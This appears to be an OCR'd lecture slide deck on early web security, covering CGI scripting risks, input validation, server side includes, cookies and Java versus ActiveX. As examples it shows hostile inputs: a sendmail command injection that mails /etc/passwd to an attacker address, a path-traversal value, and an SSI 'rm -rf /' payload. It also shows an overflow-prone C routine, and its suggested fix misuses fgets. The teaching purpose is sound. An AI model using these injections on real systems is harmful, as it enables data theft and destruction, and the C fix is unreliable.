
Last Name: Ehrgott

Perl Script

(in */webroot/*`cgi-bin` directory)

```
#/ntreskit/perl
#name.pl
$input = <STDIN>;
print "<!DOCTYPE HTML PUBLIC \"-//IETF//DTD
  HTML//EN\">\n\n";
print "<html>\n\n";
print "<head>";
print "<meta http-equiv=\"Content-Type\"\n";
print "content=\"text/html; charset=iso-8859-1\">\n";
print "<title></title>\n";
print "</head><body>\n";
print "You input “, $input, “ in the input boxes\n";
print "</body></html>\n";
exit;
```

Results of Perl Script


name.pl?First+Name=Ed&Last+Name=Ehrgott at ed - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites Print Font Edit
Address
Links

http://ed/cgi-bin/name.pl?First+Name=Ed&Last+Name=Ehrgott

```
You input First+Name=Ed&Last+Name=Ehrgott in the input boxes
```

Security Issues

- Equivalent to letting the world run programs on your system!
  - Ask “What could go wrong?”
  - Are users always “nice users?”
  - Permissions over files
- The most innocent looking script can be very dangerous

CGI Programming Example

- What if we used this Perl code to send mail to an address given in a fill-out form?

```
$mail_to= &get_name_from_input; #read the address
open (MAIL, “| /usr/lib/sendmail $mail_to”);
print MAIL “To: $mail_to\nFrom: me\n\nHello\n”;
close MAIL;
```

CGI Security Example

- Look at the open() call

```
open (MAIL, “| /usr/lib/sendmail $mail_to”);
```

- What if the user entered

```
jerk@nowhere.com;mail
  evilone@chaos.org</etc/passwd;
```

- Look at the open again!

```
/usr/lib/sendmail jerk@nowhere.com; mail
  evilone@chaos.org</etc/passwd;
```

Anticipate the Unexpected

- Never trust user input!!!
  - What’s wrong with this code?

```
#include <stdlib.h>
#include <stdio.h>

static char query_string[1024];
char* read_POST() {
   int query_size;
   query_size=atoi(getenv(“CONTENT_LENGTH”));
   fread(query_string, query_size, 1, stdin);
   return query_string;
}
```

Validate All User Input

- Make no assumptions!!!

```
#include <stdlib.h>
#include <stdio.h>

char* read_POST() {
   int query_size = atoi(getenv(“CONTENT_LENGTH”));
   char* query_string = (char*) malloc(query_size+1);
   if (query_string != NULL)
      fgets(query_string, query_size, 1, stdin);
   return query_string;
}
```

Validate All User Input

- Escape out any characters that have special meaning
  - `; < > & * ` ` ` | $ #`
- Be careful about command line arguments

```
open(FILE,“>/usr/local/message/data/$username”);
```

  - What if user typed `../../../../etc/passwd` ?
- Be careful when using hidden form fields.

Validate All User Input

- Never Assume That:
  - The input to a field from a selection list will be one of the items on the list
  - A browser will never send more than the maximum length of an input field
  - The field in the QUERY_STRING variable will match the ones on the page
  - The QUERY_STRING variable will correspond to something that is within valid HTTP specs

CGI Programming Tips

- Don’t place intrepreters and libraries in `/cgi-bin`

```
http://ed/cgi-bin/perl.exe?-e+’format:%20c:’
```

- If at all possible, avoid shell programming
- Always use full pathnames for both commands and filenames
- Don’t depend on the current directory

CGI Programming Tips

- Use and check all return codes from system calls
- Have internal consistency checking code
- Include lots of logging
- Review publicly available programs
- Review error logs
  - STDERR points to server error log

CGI Programming Tips

- Make the critical portion of the program as simple as possible
- Read through the code
- Test the program thoroughly
- Be aware of race conditions
  - deadlock
  - sequence

Server Side Includes

- Embedded in HTML and can execute or manipulate environment variables and file statistics

```
<html><body>
This page last modified on
<!-- #echo var=“LAST_MODIFIED” -->.<BR>
</body></html>
```

- exec command is dangerous!

Server Side Includes

- In a guestbook that allows HTML:

```
<!-- #exec cmd="/bin/rm -rf /" -->
```

- Disable SSI
- Disable exec

Installing Web Server Security

- Physically secure the server machine
- Secure the operating system
- Monitor activity
- Secure private keys
- Write safe cgi
- Control remote authoring & administration
- Protect your network from the server
- Keep up to date

Web Browser Security

- Referrer logs
- Cookies
- Active Web Pages
  - Scripts
  - Java
  - ActiveX

Referrer

- Web sites know:
  - Where you’re coming from
  - Where you were before
  - If you’ve bookmarked

Cookies

- Persistent & non-persistent
- Intended to maintain information between sessions when the web is stateless
- Can be used as a security mechanism
  - need browser ip address & expiration
  - best if non-persistent
- Can collect surfing history

Active Web Pages


- Scripts
  - JavaScript
  - VB Script
- Development Languages
  - Java
  - ActiveX

Scripts

- JavaScript & VBScript
- Embedded into HTML
- Run (or not run) by the browser
  - History of bugs
  - Netscape & IE pre 3.1
  - Versions 4?


Java

- Developed by Sun
- Supported by almost all browsers
- Platform independent
- “Sandboxed”



ActiveX

- Developed by Microsoft
- aka OLE
- Distributed as binaries
- Windows only!



Java v. ActiveX Security

	Java	ActiveX
execution	interpreted via bite code	compiled
language restrictions	no "dangerous functions" (OS calls, pointers, etc.)	none - uses other compiled languages
access authority	runs under ID of user	runs under ID of user
authentication	none	certificates optional
security responsibility	centralized	user!!!

Resources

- Cheswick, William and Bellovin, Steven; *Building Internet Firewalls*; O'Reilly & Associates; 1995.
- Garfinkel, Simson and Spafford, Gene; *Web Security and Commerce*; O'Reilly & Associates; 1997.
- Garfinkel, Simson and Spafford, Gene; *Practical UNIX & Internet Security*; O'Reilly & Associates; 1996.
- Stein, Lincoln; *Web Security*; Addison-Wesley; 1998.
- WWW Security FAQ `http://www.w3.org/Security/faq`
- Digicrime `http://www.digicrime.com`